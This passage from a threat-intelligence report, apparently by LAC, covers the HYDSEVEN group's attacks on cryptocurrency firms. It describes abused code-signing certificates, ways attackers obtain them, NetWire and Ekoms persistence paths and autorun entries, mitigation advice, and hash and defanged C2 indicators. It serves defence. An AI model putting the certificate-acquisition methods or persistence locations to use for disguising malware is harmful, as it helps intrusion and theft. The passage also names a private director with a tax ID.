


Fig.52 Document file language information (left: English/right: Russia)

Fig.53 The text "Grizli777" in the Office document file properties

[35] https://twitter.com/_fl01/status/743226251373060097

Code-signing Certificate

HYDSEVEN is mostly utilized a code-signing certificate to the malware used in these activities. This is intended to camouflage itself to look like a legitimate software and to avoids alerts or detection by security products. These are a few possible ways for an attacker to obtain a code-signing certificate:

1. Directly stealing the private key and certificate for code-signing from a legitimate software development company
2. Purchase a code-signing certificate from underground forums and more
3. Establish or utilized a bogus company to issue a similar code-signing certificate from a certification authority

Fig.54 shows a code-signing certificate that has been exploited in the attack attempts between August 2016 and September 2017. When you review the information within the subject of the certificate, you can see that “Russia” is registered in the company name and address as their location. In addition, if you check the registration information of the company with red lines in Nalog.io[36], you can see that it is actually a retail sales company for household appliances established in January 2010[37] (Fig.55). We also researched the registered address in Google maps, and it was located in a house in a residential area like Fig. 56. Accordingly, this adversary is using code-signing certificate that is likely acquired from above methods “number 2" Or “number 3".

[36] https://en.nalog.io

[37] Bankruptcy on August 2, 2017 due to violation of Russian federal law (08.08.2001 No. 129-ФЗ)




Fig.54　Verifying the subject of a code-signing certificate

Short name	OOO "SILVA"
Full name	OBShhESTVO S OGRANIChENNOY OTVETSTVENNOSTYu "SILVA"
Status	⚠ The company is liquidated
Directors	Chernigina Nina Nikolaevna INN: 526200841262
OGRN	1105256000068 from 12.01.2010
INN / KPP	5256092761 / 525601001
Authorized capital	10.000 rub.
Type of activity	(47.5) Retail sale of other household equipment in specialised stores
Type taxation	OSN
Number of founders	1
RF region	Oblast Nizhegorodskaya
Legal address	603053, Ulica Kovpaka, 1a, Oblast Nizhegorodskaya, Gorod Nizhniy novgorod
Actual address	603053, Ulica Kovpaka, 1a, Oblast Nizhegorodskaya, Gorod Nizhniy novgorod

Fig.55　Company Information of Silva, LLC of code-signing (redacted)




Fig.56 Address registered with Silva, LLC (from Google Maps search results)

In addition to Fig.54, there are several code-signing certificates that have been exploited, and table 3 summarizes some of the code-signing certificates that were used in signing the malware binaries on the various related incidents.

Table 3 Code-signing certificate granted to malware (redacted)

Hash	Malware	code-signing (Name)
b04e7cba062e23c9bbcc3b8ba38ab4da ca584961b8292d3d075b57994883572a	NetWire Downloader	Younty Ltd
80aa2d0c8c05a78487b85013c43c2143	NetWire	Silva, LLC
3d9a8ad7ae2bf9d4e4bd6381438d2b0c f08d3083c19320e2202128802b7ff306	NetWire Downloader	Megaprom, OOO
f84d985b94e31c04b6823af150f0b96f	NetWire	ASRA Solutions Ltd
a549d7ca2deb4aa7f7ce46efa1295e76 91099aa413722d22aa50f85794ee386e	NetWire Ekoms	Issledovaniya i razrabotka
12def981952667740eb06ee91168e643	NetWire	SANJ CONSULTING LTD
a5cbda7bb3864626d6251f3a8cd09cb7	Downloader	NNM Dev LLC
ab235de113ee97926fb15eeaac555490	Ekoms	SoftVision Development GmbH

Finally, we will not go further into the footprints of HYDSEVEN, but we will introduce another interesting point. HYDSEVEN, as we described in Chapter 3, provides fake installers of legitimate software as one of their attack tactics. There are many aspects of this strategy that are similar to the Lazarus as per mentioned by Kaspersky Lab's report [38] in August 2018. The similarities are including the cryptocurrency theft, spear-phishing link attacks, tampering the installer and disguised as a regular software, and some attempts on Mac OSX.

But if you see it carefully the malware used in the post-exploitation stages are different. HYDSEVEN uses malware such as customized NetWire and Ekoms and there is no such report exists so far to describe that alleged Lazarus group has ever used such set of malware. It is quite possible also that the real adversary is trying to use a well-known TTP of other attacker groups, and in this case the possibility to impersonate Lazarus is exist, although in the end they have to go to their own specific and mastered ways to be successful in performing the post-exploitation stage.

[38] https://securelist.com/operation-applejeus/87553/

Detection or Mitigation

About Attackers Tactics

The adversary uses spear-phishing mail to exploit the VBA macros embedded in Office document files, exploits of software vulnerabilities, and fake installers. As a basic security measure, we strongly advise “To not opening any attachments and URLS in suspicious mail", "Do not enable macro carelessly", "Always update your systems such as OS, Office products, Web browser, etc". It is recommended to keep in mind that "OS, Office products, Web browser, etc. has to always be up-to-date". In addition, for the method of fake installer, check the presence or absence of the code signing signature included in the application using Sigcheck tool[39] (Windows environment) or “codesign” command (MacOS environment) etc. Do not run the software that your entity hasn’t checked those before. And also always check if the hash value is correctly matched to the legitimate software and version. If the code signing certificate is included, check if the certificate is signed by the related software vendor or confirm its expiry dates. It is recommended to stop and re-check again before executing the file. And test them in the secure environment beforehand..

About Post-Exploitation Malware

NetWire and Ekoms (Mokes) used in the final stages of these incidents, create and execute files in the following file paths, please noted that it is depending on the actual OS environment, so if there are any suspicious executables in these directories, it is recommended that you use a service such as VirusTotal[40] to investigate whether the suspected file’s hash value is a legitimate file. In addition, entries for automatic malware execution are registered differently according to each OS environments.

[39] https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck
[40] https://www.virustotal.com/gui/home

(1) NetWire

The case of the Windows environment

- %APPDATA%/adobe/colorprofiler.exe
- %APPDATA%/ati/ace.exe
- %APPDATA%/AMD/OGLCache.exe
- %APPDATA%/intel/icls.exe
- %APPDATA%/Java/JavaBeem.exe
- %APPDATA%/Java/javad.exe
- %APPDATA%/Java/jschedu.exe
- %APPDATA%/Macromedia/flashupd.exe
- %APPDATA%/Sun/Java/Deployment/jvmgr.exe
- %APPDATA%/Sun/Java/Deployment/jvsgr.exe
- %APPDATA%/Sun/Java/Deployment/jvm.exe
- %APPDATA%/vlc/MediaDecoder.exe
- %APPDATA%Unity/Prefs.exe

Auto Run
Key : HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion/Run
Value : above executable file path

Case of MacOS environment

- $HOME/.defaults/Finder.app/Contents/MacOS/Finder

Auto Run
$HOME/Library/LaunchAgents/com.mac.host.plist=$HOME/.defaults/Finder.app/Contents/MacOS/Finder

(2) Ekoms（Mokes）

The case of the Windows environment

- %APPDATA%/Skype/SkypeHelper.exe
- %APPDATA%/Dropbox/bin/DropboxHelper.exe
- %APPDATA%/Google/Chrome/nacl32.exe
- %APPDATA%/Google/Chrome/nacl64.exe

- %APPDATA%/Mozilla/Firefox/mozillacache.exe
- %APPDATA%/Adobe/Acrobat/AcroBroker.exe
- %APPDATA%/Hewlett-Packard/hpqcore.exe
- %APPDATA%/Hewlett-Packard/hpprint.exe
- %APPDATA%/Hewlett-Packard/hpscan.exe

Auto Run
Key : HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion/Run
Value : < above executable file path >

The case of MacOS environment

- $HOME/Library/App Store/storeuserd
- $HOME/Library/App Store/storeaccountd
- $HOME/Library/com.apple.spotlight/SpotlightHelper
- $HOME/Library/com.apple.spotlight/Spotlightd
- $HOME/Library/Dock/com.apple.dock.cache
- $HOME/Library/Skype/SkypeHelper
- $HOME/Library/Skype/soagent
- $HOME/Library/Dropbox/DropboxCache
- $HOME/Library/Dropbox/quicklookd
- $HOME/Library/Google/Chrome/nacld
- $HOME/Library/Google/Chrome/accountd
- $HOME/Library/Firefox/Profiles/profiled
- $HOME/Library/Firefox/Profiles/trustd

Auto Run
$HOME/Library/LaunchAgents/<File Name>.plist = < above executable file path >

The case of Linux environment

- $HOME/$DATA/.mozilla/firefox/profiled[41]
- $HOME/$DATA/.dropbox/DropboxCache

Auto Run

$HOME/.config/autostart/profiled.desktop

$HOME/.config/autostart/DropboxCache.desktop

[41] $DATA is QStandardPaths::writableLocation(QStandardPaths::GenericDataLocation)

Conclusion

As we have seen, the HYDSEVEN attempts to steal the cryptocurrency is performed in a way that is so clever to avoid several security measures and detection. Attack strategy, including the usage of VBA macros embedded in Office document files, exploits of software vulnerabilities, and impersonation of legitimate software installers, are also used to support infection of multi-platform malware. HYDSEVEN incorporates variety techniques to compromise their targets and this adversary is still active also today. We have created this report to help our community to examine future measures such as the discovery of attacks by the same adversaries or its TTP copycats and to improve the prevention methods to reduce damage.

In recent years, with the rapid growth of the cryptocurrency market in Japan and overseas, the cryptocurrency exchanges are in vast growing and mushroomed with the wide-spread usage in cryptocurrency. For attackers, exchanges dealing with large numbers of cryptocurrency business are good targets to hit, and we believe the cyber attacks aimed at cryptocurrency exchanges will increase more and more in the future too. Under these circumstances, we would like to continue to investigate the attacks by HYDSEVEN further and provide you more with recent information, with hoping it is useful for your security improvement.

Indicator-of-Compromise（IOC）

- Hash（MD5）

NetWire	
0f83e147217c156b7ab66a26cf865827	12def981952667740eb06ee91168e643
2e4d861bdb438c9b3a3d6658d40d07b2	32f30ef97554b4e5993152252e57e86c
3d9a8ad7ae2bf9d4e4bd6381438d2b0c	58cf773d2eb957d48b931079b9c087dd
796e62cc921af203c2dae93159f93f70	80aa2d0c8c05a78487b85013c43c2143
8ffa073c1d4860ec5ac05b53998b421d	a19829fed00d46c91d81f203fe9cb6c5
a20bb703d44d5717feb76fb36f571aea	a2480c9d205e90432daf4586809f3755
a24aef033e061d358579250c6fed8e32	a26ef7c2b718f2b13240f6f9cf91c693
a2d60db7db42adc8c3ab87b3dd244777	a3ce918d207e725f89683cc2c768b454
a3e4801aa871f4e165bbd760333237b8	a4d1098a0c18c147e0b1bfa53cf6dd88
a4f27cd95be3ae069b285648c568f5ea	a502134c8f4b1d9a055375d79acfa9a9
a5462407c447351788ef9ac5bae52c9d	a549d7ca2deb4aa7f7ce46efa1295e76
a5838df9164d968b40fc5e2140c5ac99	a59252c2d3143dca47fb7e14d1b13d33
a63de560893500588a313e502be3efd2	a650ccb18450dff911365aa830d1ecb9
a6f3379cdf41f1cdf11ee071e3e40854	a6f8ae86cf8725e16193e0fab0483c2c
a8d7582d9f7e9c2c8631351837817f2d	a8ebaefd17089cce9efb8749926dca6d
a99a4d2a2cbc10f07d2bbcf0c1c91d0c	a9a32cd4275138e6ff9e3b1912b1163b
aa6cc819f92f26782194369096c02837	aad72111d8d41e2edc0ab4e96613aa70
aadb3437d9c0ede00b9a0672b7bfd0e1	ab28a1d4fbe377f4b08c40bbd96e7a51
ab29919492a0cddabfe2d75c4d42d00d	ab373d32f290e6928446f7f94e616c38
abd9e42eb48a10ac1990fdfb03bd09a8	acd18d845812ac288016c9610d1c9c39
acf159e78dce7c5095640030a5a0d6d2	ad836caa03a5f1df34d9131922ffa495
ad9fa32f08638897fe126db894aa8260	afab14af38d50262b13a95e10cd7bba8
afdc898cf874b74e682801858672 50f9	b04e7cba062e23c9bbcc3b8ba38ab4da
b157c08db89d194eaa73c0723cf42b36	b1ebf98704fe7549be440692e48b0a72
b4376a7ef36f1357109e6b6362a71152	b5c67058209e85fbc1f048e42ded9a48
b76ae18bb4d86add42b3a9af7b880a39	b78c6850cc40b385e839498abc17fc98
b7a12cc9e44a55814fe9b0cc6aa7fb1e	b7c546c7f72b78568ea99706d0343229
b8b776ebe5cf30c6dc1547ed35a79f42	b92c2bdb21b7eb6578bd4cb1ceb9eb64

ba3a1e3d00e04073e90bfcc744264067	bae5d7736ff20f96528cde32c8c5e6cb
bb5f033b8717f42d5804b9c905fe9f50	bf38f2371d30bc6ab6382626a4eba298
c1aaf1f7652d483ae2d4712d05b5f0ad	c1e658bcda1b5ddaf7284fe5d219420d
cb75044f5941530d963df9a626c813ae	d1f8ba71e08c27e753272eb61d7dd3eb
de3a8b1e149312dac5b8584a33c3f3c6	f84d985b94e31c04b6823af150f0b96f
fcb719e28da41dd7443017eb1f456ff3	fe84cb5d1832333e5e77cb6efdf5bfb6

Ekoms（Mokes）	
0943806cea1913227d2595dbcc2b94c0	4df998fe61fc43803aed470fe52dc14e
796dff8007f3163adfcb9fa7f5fded1c	8c0ba5e0351975e8fc0c49fdb6dba4ff
91099aa413722d22aa50f85794ee386e	ab235de113ee97926fb15eeaac555490
bbae132bf631a093af5567e3fb540eee	

Fake Installer/Dropper/Downloade	
006bdb19b6936329bffd4054e270dc6a	0469be73633d45aea1665ddd31a1c694
16e55ba5c7870400cfa244ee211414d9	2abe3cc4bff46455a945d56c27e9fb45
5f5847160dbfe0d6604dc5b6dd64ffb9	786925ad4a4f91a98dd09508471ebddf
8c1d6403f550a9ddb6640ade3f38a171	838e0e1bfdb8b26fa8bfca3d14b09b9f
9a9c3d7a44834f1d08ebdf3c9e5c3e62	a5cbda7bb3864626d6251f3a8cd09cb7
a86cf58cb8c3ed3ca3c89a2c0443d6d7	ba83abf043344d425cf39c612d0fb5c4
f08d3083c19320e2202128802b7ff306	

- C2

103[.]234[.]220[.]230	119[.]81[.]131[.]251
130[.]255[.]185[.]77	137[.]59[.]22[.]42
146[.]185[.]170[.]48	149[.]202[.]69[.]6
158[.]69[.]24[.]141	162[.]248[.]227[.]9
185[.]106[.]122[.]113	185[.]49[.]68[.]145
185[.]49[.]68[.]192	185[.]49[.]68[.]193
185[.]49[.]68[.]195	185[.]82[.]21[.]65
188[.]165[.]218[.]177	37[.]235[.]48[.]233
45[.]63[.]22[.]17	46[.]165[.]194[.]94
46[.]165[.]249[.]77	51[.]255[.]86[.]55
81[.]4[.]122[.]139	84[.]200[.]2[.]12

89[.]34[.]111[.]113	91[.]121[.]120[.]198
94[.]23[.]48[.]115	anongfs671234d[.]com
cameforcameand33212[.]com	g890ios20[.]com
gloria18611[.]com	homegwjskjl111[.]info
jessiman901[.]com	jikenick12and67[.]com
kaplaromenmmxs[.]com	kleboneonn12[.]com
kurgen3211a[.]com	stata14lic[.]org
statalicensesrv[.]com	

LAC Co., Ltd.

Hirakawacho Mori Tower, 2-16-1, Hirakawacho, Chiyoda-ku, Tokyo, 102-0093

E-MAIL: sales@lac.co.jp

https://www.lac.co.jp/english/

緊急対応窓口：サイバー救急センター

24時間365日 緊急対応コール
0120-362-119
CYBER EMERGENCY CENTER

ご相談は予約不要、24時間対応。すぐにご連絡ください。